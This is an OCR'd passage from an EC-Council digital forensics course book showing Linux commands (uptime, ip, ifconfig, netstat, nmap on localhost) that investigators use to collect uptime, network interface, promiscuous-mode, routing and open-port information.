


Figure 7.4: Converting epoch time to original time online

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Collecting Uptime Data

Uptime data helps forensic investigators determine the time span for which a system has been functioning. It also displays metrics, such as the number of users presently logged in, the current time, and the load averages of the system for the past 1, 5 and 15 minutes. To collect this data, an investigator should run the **`uptime`** command. This command returns the current time, number of presently logged-in users, system load averages, etc.

The command can also be run with various options such as -p, -s, -h and -v. Using the -p option will filter the results and return information only on how long the system has been running, while using the -s option retrieves the date and time since the system has been up.

Similarly, using the - h option fetches results on any help you may need with various options when running the **`uptime`** command, while the -v option will retrieve the version information of the uptime utility.

Command:

```
uptime
```


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.5: Result obtained upon running uptime command without any options

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Collecting Network Information


- The following syntax displays all **Network Interface Controllers** (NICs) and associated IP addresses associated with them

  Syntax:

  ```
  ip addr show
  ```

  Note:

  - lo, ens33 are NICs
  - State **UNKNOWN – NIC** is operational but there is no connection
  - State **UP – NIC** is operational and there is a connection





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Collecting Network Information (Cont'd)

An attacker can sniff a network for devices that are in **promiscuous mode** and view all the network packets

To **identify** promiscuous mode, use the following command:

Syntax:


```
ifconfig <interface>
```

To **disable** promiscuous mode on the network devices

Syntax:

```
ifconfig <interface> -promisc
```


The device is in promiscuous mode





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Collecting Network Information

Collecting network information helps forensic investigators to obtain details pertaining to Network Interface Controllers (NIC), the IP addresses linked to them, and route information. To retrieve network information, investigators should use the **ip** command.

Syntax:

```
ip addr show
```




Figure 7.6: Execution of ip command

In the above figure,

- lo, ens33 are NICs
- state UNKNOWN means NIC is operational but there is no connection
- state UP means NIC is operational and there is a connection

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Promiscuous mode

When an NIC is in normal mode, it only accepts packets that are exclusively addressed to it. However, when it is set to promiscuous mode, it accepts all incoming network packets, which is unsafe for the host system.

Attackers use the promiscuous mode to maliciously snoop on a network and monitor its activity. Therefore, if a system intrusion has occurred or is suspected, forensic investigators must check if a network interface has been set to promiscuous mode. They can do this by running the **`ifconfig`** command.

Syntax:

```
ifconfig <interface>
```

If the network interface has been set to the promiscuous mode, investigators should immediately disable it for system security. They can do this by using the **`-promisc`** flag in the **`ifconfig`** command.

Syntax:

```
ifconfig <interface> -promisc
```




Figure 7.7: Disabling promiscuous mode using ifconfig command

netstat Command

In the event of network intrusion, forensic investigators need to determine various details related to network connections on the host system.

To collect information on network connections, investigators should run the **`netstat`** command, which enables the retrieval of information related to all TCP and UDP ports open for connection, routing tables, multicast memberships, interference statistics, masquerade connections, etc. It displays network connections, a number of network interface (network interface controller or software-defined network interface) and network protocol statistics.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.8: Execution of netstat command

To view the list of network interfaces on a system, investigators can use the -i option with the **`netstat`** command.

Command:

```
netstat -i
```





Figure 7.9: Execution of netstat command with -i option

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Viewing Network Routing Tables

Routing refers to the process of transmitting an IP packet from one location to another over the internet. The kernel structure in Linux systems that stores information on how to forward IP packets is referred to as a routing table.

Forensic investigators should use the **`netstat -rn`** command to view routing table information. In the specified command, the **`-r`** flag is provided to list the kernel routing tables, while the **`-n`** flag is provided to list their numerical addresses.




Figure 7.10: Execution of netstat command with -r and -n options

In Linux, the routing table provides information on the process of forwarding TCP/IP data packets. To view this information, run the command **`ip r`**.





Figure 7.11: Execution of ip command with r option

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Collecting Open Port Information

An open port is a TCP or UDP port that is configured to receive network packets. Attackers scan the network for open ports in order to install malicious services that allow them to infiltrate the network and gain unauthorized access to sensitive data.

Running the **nmap** command helps forensic investigators to identify ports that are open and obtain information on them, which can help in securing network devices. The command is run with different options/flags for TCP and UDP port connections, which are respectively specified through the syntaxes and sample figures provided below.

For TCP port connections:

Syntax:

```
nmap -sT localhost
```




Figure 7.12: Execution of nmap command to check for TCP port connections

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For UDP port connections:

Syntax:

```
nmap –sU localhost
```


